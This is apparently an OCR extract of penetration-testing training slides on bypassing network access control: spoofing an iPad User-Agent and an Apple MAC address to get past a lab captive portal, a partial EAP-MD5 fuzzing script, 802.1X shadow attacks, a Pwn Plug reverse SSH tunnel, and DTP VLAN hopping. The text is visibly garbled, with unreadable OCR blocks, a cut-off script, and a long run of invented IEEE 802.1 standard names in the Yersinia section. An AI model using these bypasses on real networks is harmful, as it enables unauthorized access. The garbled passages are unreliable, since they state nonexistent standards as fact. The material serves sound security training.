App Code Name: Mozilla
App Name: Netscape
App Version: 5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Mobile/14A5345a Safari/602.1
Platform: iPad
Vendor: Apple Computer, Inc.
Vendor Sub: *<leave blank>*

Once the new User-Agent is added, from Firefox click Tools | Default User Agent | iOS 10 iPad to replace the current User-Agent with the specified values.

As an alternative to typing all the configuration entries for this User-Agent, you may optionally import the `useragentswitcher.xml` file from the file path shown on this page. In the User Agent Switcher Options menu, click on the Import button and select the `useragentswitcher.xml` file. Click OK to finish the import process. After importing, select the "iOS 10 iPad" User-Agent (added by this author) and click OK.

Exercise: Captive Portal – Additional Configuration Required

• Closer to successful impersonation



Exercise: Captive Portal – Additional Configuration Required

Attempting to access the captive portal page again still does not grant access to the internal network, but provides a different clue. The captive portal server indicates that it recognizes partial behavior that matches an iPad device, but another piece is still missing. Continue to evaluate your options to impersonate an iPad to bypass the captive portal server.

```
Jl1 e)7F1)kei7ik JaeiTk 0))k Jole 1FFbV. I#7Fk
```

```
tHo)k5d)5)Hr)5i)H )5H)H)Hii)2)l5#H  
Jo)k5H)20H  
tH45)leaH)k)ki5H) )kk57epH)4H)id5H)k)H  
))H)kk57epH
```

```
# ifconfig eth0 | grep ether  
    ether 00:0c:29:1d:e2:41 txqueuelen 1000 (Ethernet)  
# grep 00-0C-29 /usr/local/share/oui.txt  
00-0C-29 (hex) VMware, Inc.
```

Exercise: Captive Portal – MAC Address Analysis

You can inspect the current MAC address associated with the network adapter on your Kali Linux system using the `ifconfig` command shown on this slide, piped to the `grep` command to focus on the `HWaddr` value. All VMware guest systems use an OUI allocated to VMware Inc. for virtual Ethernet adapters, as we can see by querying the `oui.txt` file.

Using the `oui.txt` file, identify an Apple OUI prefix, and change your MAC address to use the Apple OUI instead of the VMware OUI.

Note: If you are completing this exercise online, remember to use the "tap0" interface instead of the "eth0" interface shown on this page.

Exercise: Captive Portal – MAC Address Spoofing

- Change your MAC address to utilize an Apple OUI prefix as shown below
- Return to your browser and open <http://wophaos.sec660.org>

```
# grep Apple /usr/local/share/oui.txt | grep hex
output trimmed for space
F8-1E-DF (hex) Apple, Inc
FC-25-3F (hex) Apple, Inc.
# ifconfig eth0 down
# ifconfig eth0 | grep ether
ether 00:0c:29:1d:e2:41 txqueuelen 1000 (Ethernet)
# ifconfig eth0 hw ether f8:1e:df:1d:e2:41
# ifconfig eth0 up
# route add -net 192.168.1.0/24 gw 10.10.10.69 eth0
```

Specify your MAC and IP addresses here

Exercise: Captive Portal – MAC Address Spoofing


In the example on this page, we use the `grep` utility to search through the `oui.txt` file for any strings that mention "Apple". We can use any of these OUI prefixes to impersonate a legitimate Apple device MAC address with the `ifconfig` utility.

First, place the virtual Ethernet adapter in the down state. Next, identify your current MAC address by running the `ifconfig` utility, as shown.

Using the same last three bytes as your legitimate MAC address, impersonate the OUI of an Apple device using the `ifconfig` as shown. Finally, place the interface into the up state, and re-add your default gateway.

Note: If you are completing this exercise online, remember to use the "tap0" interface instead of the "eth0" interface shown on this page.

Exercise: Captive Portal – Access



The Phaos Captive Portal server grants access to iPad devices without credentials, granting access to the internal network.

Exercise: Captive Portal – Access

Returning to the browser and refreshing will authenticate your device, leading the Phaos captive portal server to believe that you are an iPad. Open a new tab per the instructions, and attempt to access the target server at <http://wophaos.sec660.org>.

Exercise: Captive Portal – World of Phaos



Exercise: Captive Portal – World of Phaos

Having impersonated an iPad, you successfully evade the authentication requirement of the captive portal server and obtain access to the World of Phaos server.

World of Phaos is an open-source role-playing game (RPG) by Zeke Walker, available at <http://worldofphaos.com/>. You can also register and play on the server hosted in the lab, if you have time after finishing the exercise.

Exercise: Captive Portal – The Point

- Many lightweight NAC systems use weak authentication controls
- Mobile devices often obtain a policy exception due to platform limitations
 - No Java or Flash, lack of consistent management controls for device configuration, etc.
- Exceptions to policies create opportunities for exploitation

Exercise: Captive Portal – The Point

In this exercise, you exploited a captive portal server that was acting as a simple network admission control system. Many commercial NAC systems are used by enterprise networks with similarly weak authentication controls, designed primarily for ease of deployment rather than robust security implementation.

Many NAC systems will open an exception policy for mobile devices, granting access only after device fingerprinting methods from vendors such as Cisco, Juniper, Aruba Networks, and Bradford Networks successfully characterize the device. While more rigorous security mechanisms are available, they seldom scale well to unmanaged or poorly managed mobile devices that lack other dynamic software-based validation mechanisms such as ActiveX, Java, and Flash.

While these weaker captive portal systems can be evaded in many deployments, stronger options for NAC also exist that rely on the IEEE 802.1X authentication protocol. We'll examine IEEE 802.1X and the various EAP mechanisms it utilizes for authentication next.

Exercise Complete – STOP

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Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

NAC Scenario 2

4.2.10: Require IEEE 802.1X authentication for all devices

- Access port is "closed" until successful authentication completes
- An EAP method is used between supplicant, PAE and auth. server
- Supplicant must be available on all devices

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
NAC Scenario 2

Our second NAC scenario consists of a more rigorous network authentication policy, using 802.1X authentication to validate the credentials of all devices on the network. In this scenario, a switch port is considered "closed" by the network until successful authentication completes. The client must use an 802.1X supplicant to authenticate to the network before the port becomes "open", granting access to the internal network.

When 802.1X is used for network authentication, three components are required: The supplicant or the client software, the Port Access Entity (PAE), which is the switch, and the authentication server, which is a backend RADIUS server. An EAP type is used to define how the authentication process should take place, and the type of authentication used. In wired NAC environments using 802.1X on a switch, simple EAP methods are more common since it is not necessary to negotiate encryption keys or perform mutual-authentication on the network. Weak, password-based authentication mechanisms such as EAP-MD5 may be used, although strong certificate-based authentication using EAP/TLS is becoming more popular.

To use NAC with 802.1X, all devices that are authenticating to the network must support the EAP method in use and have the necessary supplicant software. Devices that do not support 802.1X or do not support the EAP type in use are generally excluded from network policies (such as printers and other embedded devices), creating a bypass opportunity if an attacker can access the port.

Pre-Authentication Traffic



- Supplicant must be able to send EAP traffic to RADIUS for authentication
- Switch is agnostic to EAP method, so it does not inspect packet content
- Opportunity to fuzz, exploit RADIUS backend before authentication

Pre-Authentication Traffic


Prior to successful authentication to the network, the supplicant has no access to the internal network, but is allowed to communicate with the RADIUS server over the supported EAP type. This is required to allow the supplicant to authenticate to the network and exchange EAP traffic with the RADIUS server. Further, many RADIUS servers have demonstrated a history of security vulnerabilities in handling malformed EAP traffic.

The switch in an 802.1X environment is agnostic to the EAP method in use. The switch's only responsibility is to extract the EAP payload from the supplicant and forward it to the RADIUS server, encapsulated in a RADIUS Type/Length/Value (TLV) field, as shown in the illustration on this slide. Since the switch has no interest in the content of EAP traffic, it does not attempt to inspect the data, forwarding the data along unmodified to the RADIUS server.

This configuration gives the attacker the opportunity to exploit any packet parsing vulnerabilities on the RADIUS server. Without legitimate authentication credentials, an attacker can fuzz the RADIUS server with malformed frames. If the switch is not returning RADIUS traffic back to the supplicant, then the attacker knows the RADIUS server has stopped responding.

Fuzzing Wired EAP/MD5 – eapmd5fuzzies.py

- Scapy+Sulley script to send mutated EAP-MD5 responses
- Intended as a kick-start for your custom development
- Would be used against a replica of target environment in a pen test



```
if __name__ == '__main__':
    conf.iface = DEU
    conf.verb = 0
    s_initialize("Wired-EAP-Auth-Request")

    # Sizer For length+response
    if s_block_start("Response-Data"):
        s_size("Response-Data", length=2, end
lan=">", nact=eaplenfixer)
        # EAP Type
        s_byte(4, full_range="True")
        # EAP MD5 response value
        s_string("\x00\x01\x02\x03:\x04\x05\x06
\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f")
        # Proprietary extra data following res
P=
        s_string("")
        s_block_end("Response-Data")

    print "Mutations: " + str(s_num_mutations(
))

    while s_mutate():
        # Bounce the interface to restart 802.
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```

Fuzzing Wired EAP/MD5 – eapmd5fuzzies.py


In a pen test, an opportunity to exploit the backend RADIUS server prior to network authentication would be a great finding to present to the customer. In practice, it's unlikely that a customer will scope a live fuzzing exercise against a production RADIUS server. Furthermore, a successful crash against the RADIUS server would not net the pen tester shell or other unauthorized access to the RADIUS server until a successful exploit could be developed, requiring local access to the vulnerable RADIUS server to understand the nature of the crash.

Fuzzing the RADIUS server can still be a useful exercise; however, it is much more efficient to replicate the target network environment for the fuzzing test. With a switch configured for EAP-MD5 authentication, using the same target OS, software, and version of the RADIUS implementation used by the customer, the pen tester can leverage an EAP-MD5 fuzzing tool to test the resiliency of the RADIUS server when presented with malformed frames.

The script eapmd5fuzzies.py (<http://www.willhackforsushi.com/code/eapmd5fuzzies.py>) was developed to use in EAP-MD5 fuzzing exercises. It is not intended to be used as a thorough fuzzer, but as a kick-start tool to accelerate your custom development for fuzzing EAP-MD5 traffic. Using the Sulley fuzzing framework to generate the malformed frames and the Scapy packet crafting framework to deliver the malformed packets, eapmd5fuzzies.py includes a simple EAP-MD5 state machine to fuzz the EAP-MD5 Response frame from the supplicant. Eapmd5fuzzies.py resets the network interface and interacts with the EAP traffic to start and reset the authentication exchange for each malformed EAP-MD5 packet.

Wired EAP Shadow Attack

- With a legitimate client, attacker can "shadow" device post-authentication
 - Impersonate MAC of victim
- Grants access to all stateless protocols on interior network
- Attacker uses a different IP than the victim, but the same MAC address
 - Since IEEE 802.1X is a layer 2 protocol, the switch doesn't care



1. Attacker captures MAC/IP of VoIP handset
2. Attacker impersonates device
3. Attacker gains limited access to internal network


Wired EAP Shadow Attack

Another attack against port-based NAC authentication using IEEE 802.1X is to use the Wired EAP Shadow Attack. In this attack, the adversary does not need to compromise the credentials of the device being impersonated; rather, it impersonates the MAC address of the victim and leverages the existing *port closed* state of the switchport to access internal resources.

In order to avoid an IP address conflict, the attacker uses a different IP address than the impersonated system (but the same MAC address). Since IEEE 802.1X is a layer 2 protocol, the authenticating device (the switch in this case) doesn't care about the IP address of the attacker, allowing the attacker to communicate freely.

Pwn Plug 802.1X Shadow

- Commercial plug-and-hack tool from Pwnie Express
- Uses a built-in Ethernet port and a separate USB Ethernet device for MITM
- Waits for HTTP traffic from downstream victim, then impersonates MAC and IP
 - Creates SSH connection with SOCKS proxy reverse connection
 - Grants attacker remote access to internal network



Pwn Plug 802.1X Shadow

The Pwn Plug from Pwnie Express (<https://www.pwnieexpress.com/>) is a commercial plug-and-hack tool with many useful features. Intended to be plugged into a target network and used remotely, the Pwn Plug includes a useful feature for performing IEEE 802.1X shadow attacks.

When combined with a supported USB Ethernet adapter, the Pwn Plug can be used as a MITM device between a valid IEEE 802.1X device (such as a phone or a printer) and the network switch. The Pwn Plug will silently bridge all traffic between the two devices and watch for downstream HTTP activity from the IEEE 802.1X authenticator. When an HTTP packet to a server on port 80 is detected, the Pwn Plug will assume the victim's MAC address and IP address, and create an outbound SSH session to a SSH server controlled by the attacker. Using the SSH reverse SOCKS Proxy feature, the attacker can use this inbound connection with proxychains and other SOCKS-proxy aware tools to access internal assets within the victim organization from the access level of the victim IEEE 802.1X authenticator.

The Pwn Plug R3 is available at <https://store.pwnieexpress.com/product/pwn-plug-r4/> for \$1,095.

VLAN Manipulation

- Several possibilities to leave current VLAN on the switch
- Will examine tools and techniques
- Sample Cisco IOS configs supplied for comparison
 - Experience with IOS not necessary
 - Many attacks work against other platforms as well; will note Cisco only

VLAN Manipulation

VLAN segments are often used to isolate traffic away from sensitive systems or devices. Several possibilities exist where an attacker may bypass these restrictions through VLAN manipulation or *VLAN hopping* attacks. We'll look at several techniques for bypassing VLAN restrictions next, demonstrating the VLAN configuration syntax for Cisco IOS switches that replicate the environments we are exploiting.

Experience with Cisco IOS is not necessary to understand these attacks, nor are the attacks limited to Cisco devices. Many of these attacks are opportunities against other switch vendors, though the protocols and implementation techniques may differ slightly.

VLAN Attacks and Windows

**eNISCTcVWISWfaNaDPdfi
WaUU(TVaaVaSONSJfi**

- Tagged frames are dropped

**:@U;0AftRNNMANfisaAfaSaMLJM
AN;R;a**

**@SPRAftVONM;RftaofaMSVa
MAftRU;ON;@RAfDaOHAftRa
MAftRU;NSAAaftPPBSitXOLANWRa
:o,Pa**

TIP

Use Linux as the native OS on your attack system. If this isn't an option, attach a USB Ethernet adapter to a Linux guest for attack purposes (instead of VM bridging).

VLAN Attacks and Windows

Unfortunately, Windows systems (up to and including Windows 10) do not natively support VLAN trunking features, such as IEEE 802.1Q. Windows will identify and drop tagged frames upon receipt from the Ethernet driver instead of passing the frames to the rest of the operating system. As a result, virtual machine guests are unable to observe trunk packets, and are therefore unable to participate in or exploit VLANs.

To exploit VLAN misconfiguration or implementation weaknesses, we must natively boot Linux to take advantage of available tools.

Dynamic Trunking Protocol

YuttuofiCovgtwtgtr Tintwofiwuystquvisi isgfitvyrfiw(802.1Q/ISL)

- If no trunking is performed, defaults to access port

```
Switch#sh int fa0/1 status
Port      Name      Status      Vlan      Duplex  Speed  Type
Fa0/21    Name      connected   1         a-full  a-100  10/100BaseTX
Switch#sh int fa0/1 trunk
Port      Mode      Encapsulation  Status      Native vlan
Fa0/21    auto      802.1q         not-trunking  1
```

Tricking the switch into thinking you are a trunk
will cause the switch to pass all VLAN traffic.


Dynamic Trunking Protocol

The Dynamic Trunking Protocol (DTP) is a Cisco proprietary implementation to allow the switch to determine and negotiate the switchport state as a trunk port using IEEE 802.1Q or Inter-Switch LAN (ISL, a Cisco proprietary trunking protocol) or as an access port.

If another switch connects to a DTP port, the DTP switch will watch for the presence of 802.1Q or ISL traffic for 30 seconds. When either protocol is discovered, the DTP port will auto-configure to match the trunking configuration, sharing VLAN information with downstream switches. If no 802.1Q or ISL traffic is observed, the switch will default the port to an access port, allowing the user to connect to the default or specified VLAN.

As an attacker, if we can trick the switch into thinking our connected system is a switch using 802.1Q, then we can trick the switch into configuring the port as a trunk, passing down all VLAN traffic with similar upstream access.

DTP Traffic



DTP Traffic

On a penetration test, this author always takes a packet capture for several minutes on the wired interface connected to the switch, starting the capture process right before plugging in. After stopping the packet capture, applying a display filter such as "dtp", as shown in this slide, will reveal the presence of DTP frames, indicating that the switch port is vulnerable to a DTP VLAN hopping attack.

Expanding the protocol header for a DTP frame will reveal several useful pieces of information, including the VLAN Trunking Protocol domain name (if configured), the status of the port, and the DTP type. The status values 2, 3, 4, and 0x81 on Cisco switches indicate that the port is configured to negotiate with the connected device as a trunk port. The DTP type value indicates that port is configured to support 802.1Q when the value is 0x45.

Yersinia

- Multi-function network attack tool
- Manipulates multiple LAN-related protocols
 - Supports IEEE 802.1Q, IEEE 802.1D, IEEE 802.1W, IEEE 802.1s, IEEE 802.1X, IEEE 802.1AB, IEEE 802.1AE, IEEE 802.1AH, IEEE 802.1AJ, IEEE 802.1AK, IEEE 802.1AL, IEEE 802.1AM, IEEE 802.1AN, IEEE 802.1AO, IEEE 802.1AP, IEEE 802.1AQ, IEEE 802.1AR, IEEE 802.1AS, IEEE 802.1AT, IEEE 802.1AU, IEEE 802.1AV, IEEE 802.1AW, IEEE 802.1AX, IEEE 802.1AY, IEEE 802.1AZ, IEEE 802.1BA, IEEE 802.1BB, IEEE 802.1BC, IEEE 802.1BD, IEEE 802.1BE, IEEE 802.1BF, IEEE 802.1BG, IEEE 802.1BH, IEEE 802.1BI, IEEE 802.1BJ, IEEE 802.1BK, IEEE 802.1BL, IEEE 802.1BM, IEEE 802.1BN, IEEE 802.1BO, IEEE 802.1BP, IEEE 802.1BQ, IEEE 802.1BR, IEEE 802.1BS, IEEE 802.1BT, IEEE 802.1BU, IEEE 802.1BV, IEEE 802.1BW, IEEE 802.1BX, IEEE 802.1BY, IEEE 802.1BZ, IEEE 802.1CA, IEEE 802.1CB, IEEE 802.1CC, IEEE 802.1CD, IEEE 802.1CE, IEEE 802.1CF, IEEE 802.1CG, IEEE 802.1CH, IEEE 802.1CI, IEEE 802.1CJ, IEEE 802.1CK, IEEE 802.1CL, IEEE 802.1CM, IEEE 802.1CN, IEEE 802.1CO, IEEE 802.1CP, IEEE 802.1CQ, IEEE 802.1CR, IEEE 802.1CS, IEEE 802.1CT, IEEE 802.1CU, IEEE 802.1CV, IEEE 802.1CW, IEEE 802.1CX, IEEE 802.1CY, IEEE 802.1CZ, IEEE 802.1DA, IEEE 802.1DB, IEEE 802.1DC, IEEE 802.1DD, IEEE 802.1DE, IEEE 802.1DF, IEEE 802.1DG, IEEE 802.1DH, IEEE 802.1DI, IEEE 802.1DJ, IEEE 802.1DK, IEEE 802.1DL, IEEE 802.1DM, IEEE 802.1DN, IEEE 802.1DO, IEEE 802.1DP, IEEE 802.1DQ, IEEE 802.1DR, IEEE 802.1DS, IEEE 802.1DT, IEEE 802.1DU, IEEE 802.1DV, IEEE 802.1DW, IEEE 802.1DX, IEEE 802.1DY, IEEE 802.1DZ, IEEE 802.1EA, IEEE 802.1EB, IEEE 802.1EC, IEEE 802.1ED, IEEE 802.1EE, IEEE 802.1EF, IEEE 802.1EG, IEEE 802.1EH, IEEE 802.1EI, IEEE 802.1EJ, IEEE 802.1EK, IEEE 802.1EL, IEEE 802.1EM, IEEE 802.1EN, IEEE 802.1EO, IEEE 802.1EP, IEEE 802.1EQ, IEEE 802.1ER, IEEE 802.1ES, IEEE 802.1ET, IEEE 802.1EU, IEEE 802.1EV, IEEE 802.1EW, IEEE 802.1EX, IEEE 802.1EY, IEEE 802.1EZ, IEEE 802.1FA, IEEE 802.1FB, IEEE 802.1FC, IEEE 802.1FD, IEEE 802.1FE, IEEE 802.1FF, IEEE 802.1FG, IEEE 802.1FH, IEEE 802.1FI, IEEE 802.1FJ, IEEE 802.1FK, IEEE 802.1FL, IEEE 802.1FM, IEEE 802.1FN, IEEE 802.1FO, IEEE 802.1FP, IEEE 802.1FQ, IEEE 802.1FR, IEEE 802.1FS, IEEE 802.1FT, IEEE 802.1FU, IEEE 802.1FV, IEEE 802.1FW, IEEE 802.1FX, IEEE 802.1FY, IEEE 802.1FZ, IEEE 802.1GA, IEEE 802.1GB, IEEE 802.1GC, IEEE 802.1GD, IEEE 802.1GE, IEEE 802.1GF, IEEE 802.1GG, IEEE 802.1GH, IEEE 802.1GI, IEEE 802.1GJ, IEEE 802.1GK, IEEE 802.1GL, IEEE 802.1GM, IEEE 802.1GN, IEEE 802.1GO, IEEE 802.1GP, IEEE 802.1GQ, IEEE 802.1GR, IEEE 802.1GS, IEEE 802.1GT, IEEE 802.1GU, IEEE 802.1GV, IEEE 802.1GW, IEEE 802.1GX, IEEE 802.1GY, IEEE 802.1GZ, IEEE 802.1HA, IEEE 802.1HB, IEEE 802.1HC, IEEE 802.1HD, IEEE 802.1HE, IEEE 802.1HF, IEEE 802.1HG, IEEE 802.1HH, IEEE 802.1HI, IEEE 802.1HJ, IEEE 802.1HK, IEEE 802.1HL, IEEE 802.1HM, IEEE 802.1HN, IEEE 802.1HO, IEEE 802.1HP, IEEE 802.1HQ, IEEE 802.1HR, IEEE 802.1HS, IEEE 802.1HT, IEEE 802.1HU, IEEE 802.1HV, IEEE 802.1HW, IEEE 802.1HX, IEEE 802.1HY, IEEE 802.1HZ, IEEE 802.1IA, IEEE 802.1IB, IEEE 802.1IC, IEEE 802.1ID, IEEE 802.1IE, IEEE 802.1IF, IEEE 802.1IG, IEEE 802.1IH, IEEE 802.1II, IEEE 802.1IJ, IEEE 802.1IK, IEEE 802.1IL, IEEE 802.1IM, IEEE 802.1IN, IEEE 802.1IO, IEEE 802.1IP, IEEE 802.1IQ, IEEE 802.1IR, IEEE 802.1IS, IEEE 802.1IT, IEEE 802.1IU, IEEE 802.1IV, IEEE 802.1IW, IEEE 802.1IX, IEEE 802.1IY, IEEE 802.1IZ, IEEE 802.1JA, IEEE 802.1JB, IEEE 802.1JC, IEEE 802.1JD, IEEE 802.1JE, IEEE 802.1JF, IEEE 802.1JG, IEEE 802.1JH, IEEE 802.1JI, IEEE 802.1JJ, IEEE 802.1JK, IEEE 802.1JL, IEEE 802.1JM, IEEE 802.1JN, IEEE 802.1JO, IEEE 802.1JP, IEEE 802.1JQ, IEEE 802.1JR, IEEE 802.1JS, IEEE 802.1JT, IEEE 802.1JU, IEEE 802.1JV, IEEE 802.1JW, IEEE 802.1JX, IEEE 802.1JY, IEEE 802.1JZ, IEEE 802.1KA, IEEE 802.1KB, IEEE 802.1KC, IEEE 802.1KD, IEEE 802.1KE, IEEE 802.1KF, IEEE 802.1KG, IEEE 802.1KH, IEEE 802.1KI, IEEE 802.1KJ, IEEE 802.1KK, IEEE 802.1KL, IEEE 802.1KM, IEEE 802.1KN, IEEE 802.1KO, IEEE 802.1KP, IEEE 802.1KQ, IEEE 802.1KR, IEEE 802.1KS, IEEE 802.1KT, IEEE 802.1KU, IEEE 802.1KV, IEEE 802.1KW, IEEE 802.1KX, IEEE 802.1KY, IEEE 802.1KZ, IEEE 802.1LA, IEEE 802.1LB, IEEE 802.1LC, IEEE 802.1LD, IEEE 802.1LE, IEEE 802.1LF, IEEE 802.1LG, IEEE 802.1LH, IEEE 802.1LI, IEEE 802.1LJ, IEEE 802.1LK, IEEE 802.1LL, IEEE 802.1LM, IEEE 802.1LN, IEEE 802.1LO, IEEE 802.1LP, IEEE 802.1LQ, IEEE 802.1LR, IEEE 802.1LS, IEEE 802.1LT, IEEE 802.1LU, IEEE 802.1LV, IEEE 802.1LW, IEEE 802.1LX, IEEE 802.1LY, IEEE 802.1LZ, IEEE 802.1MA, IEEE 802.1MB, IEEE 802.1MC, IEEE 802.1MD, IEEE 802.1ME, IEEE 802.1MF, IEEE 802.1MG, IEEE 802.1MH, IEEE 802.1MI, IEEE 802.1MJ, IEEE 802.1MK, IEEE 802.1ML, IEEE 802.1MM, IEEE 802.1MN, IEEE 802.1MO, IEEE 802.1MP, IEEE 802.1MQ, IEEE 802.1MR, IEEE 802.1MS, IEEE 802.1MT, IEEE 802.1MU, IEEE 802.1MV, IEEE 802.1MW, IEEE 802.1MX, IEEE 802.1MY, IEEE 802.1MZ, IEEE 802.1NA, IEEE 802.1NB, IEEE 802.1NC, IEEE 802.1ND, IEEE 802.1NE, IEEE 802.1NF, IEEE 802.1NG, IEEE 802.1NH, IEEE 802.1NI, IEEE 802.1NJ, IEEE 802.1NK, IEEE 802.1NL, IEEE 802.1NM, IEEE 802.1NN, IEEE 802.1NO, IEEE 802.1NP, IEEE 802.1NQ, IEEE 802.1NR, IEEE 802.1NS, IEEE 802.1NT, IEEE 802.1NU, IEEE 802.1NV, IEEE 802.1NW, IEEE 802.1NX, IEEE 802.1NY, IEEE 802.1NZ, IEEE 802.1OA, IEEE 802.1OB, IEEE 802.1OC, IEEE 802.1OD, IEEE 802.1OE, IEEE 802.1OF, IEEE 802.1OG, IEEE 802.1OH, IEEE 802.1OI, IEEE 802.1OJ, IEEE 802.1OK, IEEE 802.1OL, IEEE 802.1OM, IEEE 802.1ON, IEEE 802.1OO, IEEE 802.1OP, IEEE 802.1OQ, IEEE 802.1OR, IEEE 802.1OS, IEEE 802.1OT, IEEE 802.1OU, IEEE 802.1OV, IEEE 802.1OW, IEEE 802.1OX, IEEE 802.1OY, IEEE 802.1OZ, IEEE 802.1PA, IEEE 802.1PB, IEEE 802.1PC, IEEE 802.1PD, IEEE 802.1PE, IEEE 802.1PF, IEEE 802.1PG, IEEE 802.1PH, IEEE 802.1PI, IEEE 802.1PJ, IEEE 802.1PK, IEEE 802.1PL, IEEE 802.1PM, IEEE 802.1PN, IEEE 802.1PO, IEEE 802.1PP, IEEE 802.1PQ, IEEE 802.1PR, IEEE 802.1PS, IEEE 802.1PT, IEEE 802.1PU, IEEE 802.1PV, IEEE 802.1PW, IEEE 802.1PX, IEEE 802.1PY, IEEE 802.1PZ, IEEE 802.1QA, IEEE 802.1QB, IEEE 802.1QC, IEEE 802.1QD, IEEE 802.1QE, IEEE 802.1QF, IEEE 802.1QG, IEEE 802.1QH, IEEE 802.1QI, IEEE 802.1QJ, IEEE 802.1QK, IEEE 802.1QL, IEEE 802.1QM, IEEE 802.1QN, IEEE 802.1QO, IEEE 802.1QP, IEEE 802.1QQ, IEEE 802.1QR, IEEE 802.1QS, IEEE 802.1QT, IEEE 802.1QU, IEEE 802.1QV, IEEE 802.1QW, IEEE 802.1QX, IEEE 802.1QY, IEEE 802.1QZ, IEEE 802.1RA, IEEE 802.1RB, IEEE 802.1RC, IEEE 802.1RD, IEEE 802.1RE, IEEE 802.1RF, IEEE 802.1RG, IEEE 802.1RH, IEEE 802.1RI, IEEE 802.1RJ, IEEE 802.1RK, IEEE 802.1RL, IEEE 802.1RM, IEEE 802.1RN, IEEE 802.1RO, IEEE 802.1RP, IEEE 802.1RQ, IEEE 802.1RR, IEEE 802.1RS, IEEE 802.1RT, IEEE 802.1RU, IEEE 802.1RV, IEEE 802.1RW, IEEE 802.1RX, IEEE 802.1RY, IEEE 802.1RZ, IEEE 802.1SA, IEEE 802.1SB, IEEE 802.1SC, IEEE 802.1SD, IEEE 802.1SE, IEEE 802.1SF, IEEE 802.1SG, IEEE 802.1SH, IEEE 802.1SI, IEEE 802.1SJ, IEEE 802.1SK, IEEE 802.1SL, IEEE 802.1SM, IEEE 802.1SN, IEEE 802.1SO, IEEE 802.1SP, IEEE 802.1SQ, IEEE 802.1SR, IEEE 802.1SS, IEEE 802.1ST, IEEE 802.1SU, IEEE 802.1SV, IEEE 802.1SW, IEEE 802.1SX, IEEE 802.1SY, IEEE 802.1SZ, IEEE 802.1TA, IEEE 802.1TB, IEEE 802.1TC, IEEE 802.1TD, IEEE 802.1TE, IEEE 802.1TF, IEEE 802.1TG, IEEE 802.1TH, IEEE 802.1TI, IEEE 802.1TJ, IEEE 802.1TK, IEEE 